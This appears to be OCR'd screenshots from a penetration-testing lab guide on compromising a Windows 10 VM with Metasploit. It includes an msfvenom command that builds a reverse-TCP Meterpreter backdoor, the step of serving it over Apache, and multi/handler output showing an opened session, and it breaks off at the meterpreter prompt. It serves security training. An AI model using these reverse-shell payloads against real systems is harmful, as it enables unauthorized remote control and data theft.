
2.2 Hack a Windows Machine using Metasploit and Perform Post- Exploitation using Meterpreter


- Open Windows 10 and Parrot



V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
Index of /share
Downloads
Chrome | chrome://downloads
Downloads
Search downloads
Downloads
File Home Share View
This PC › Local Disk (C:) › Users › Administrator › Downloads ›
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Name
Date modified
Type
Size
beRoot 10/5/2023 3:58 PM File folder
New folder 10/5/2023 4:16 PM File folder
beRoot 10/5/2023 4:10 PM Application 6,135 KB
beRoot 10/5/2023 3:58 PM Compressed (zipp... 5,986 KB
Exploit 10/5/2023 3:59 PM Application 73 KB
secret 10/5/2023 4:17 PM Text Document 1 KB
SSMS-Setup-ENU 9/11/2023 8:40 PM Application 644,163 KB
7 items 1 item selected 8 bytes
Exploit.exe Deleted
http://10.10.10.15/share/Exploit.exe
September 11, 2023
4:17 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -- platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.15 -f exe > Backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
┌──(root㉿kali)-[~]
└─#
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
msf6 > use 30
msf6 auxiliary(scanner/ssh/cerberus_sftp_enumusers) > use 60
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.15
lhost => 10.10.10.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
ls
Backdoor.exe beRoot.zip elasticsearch-8.10.2-amd64.deb.sha512 stats.spk
beRoot.exe elasticsearch-8.10.2-amd64.deb GPG-KEY-elasticsearch trun.spk
(root㉿kali)-[~]
cp Backdoor.exe /var/www/html/share
(root㉿kali)-[~]
service apache2 start
(root㉿kali)-[~]
msfconsole -q
msf6 > search handle
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/ftp/aasync_list_reply 2010-10-12 good No AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
1 exploit/linux/local/abrt_raceabrt_priv_esc 2015-04-14 excellent Yes ABRT raceabrt Privilege Escalation
2 exploit/linux/local/abrt_sosreport_priv_esc 2015-11-23 excellent Yes ABRT sosreport Privilege Escalation
3 exploit/aix/rpc_cmsd_opcode21 2009-10-07 great No AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
4 exploit/windows/misc/cve_2022_28381_allmediaserver_bof 2022-04-01 good No ALLMediaServer 1.6 SEH Buffer Overflow
5 exploit/windows/browser/aim_goaway 2004-08-09 great No AOL Instant Messenger goaway Overflow
6 exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
7 exploit/linux/http/accellion_fta_getstatus_oauth 2015-07-10 excellent Yes Accellion FTA getStatus verify_oauth_token Command Execution
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
Index of /share
Downloads
Not secure 10.10.10.15/share/
Index of /share
Name Last modified
Parent Directory
Backdoor.exe 2023-10-05 05:20
Exploit.exe 2023-10-05 04:31
Apache/2.4.57 (Debian) Server at 10.10.
Manage
Downloads
File Home Share View Application Tools
This PC > Local Disk (C:) > Users > Administrator > Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
Network
Name Date modified Type Size
beRoot 10/5/2023 3:58 PM File folder
New folder 10/5/2023 4:16 PM File folder
Backdoor 10/5/2023 4:22 PM Application 1 KB
beRoot 10/5/2023 4:10 PM Application 6,135 KB
beRoot 10/5/2023 3:58 PM Compressed (zipp... 5,986 KB
Exploit 10/5/2023 3:59 PM Application 73 KB
secret 10/5/2023 4:17 PM Text Document 1 KB
SSMS-Setup-ENU 9/11/2023 8:40 PM Application 644,163 KB
8 items 1 item selected 354 bytes
4:22 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.19:50182) at 2023-10-05 05:30:13 -0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
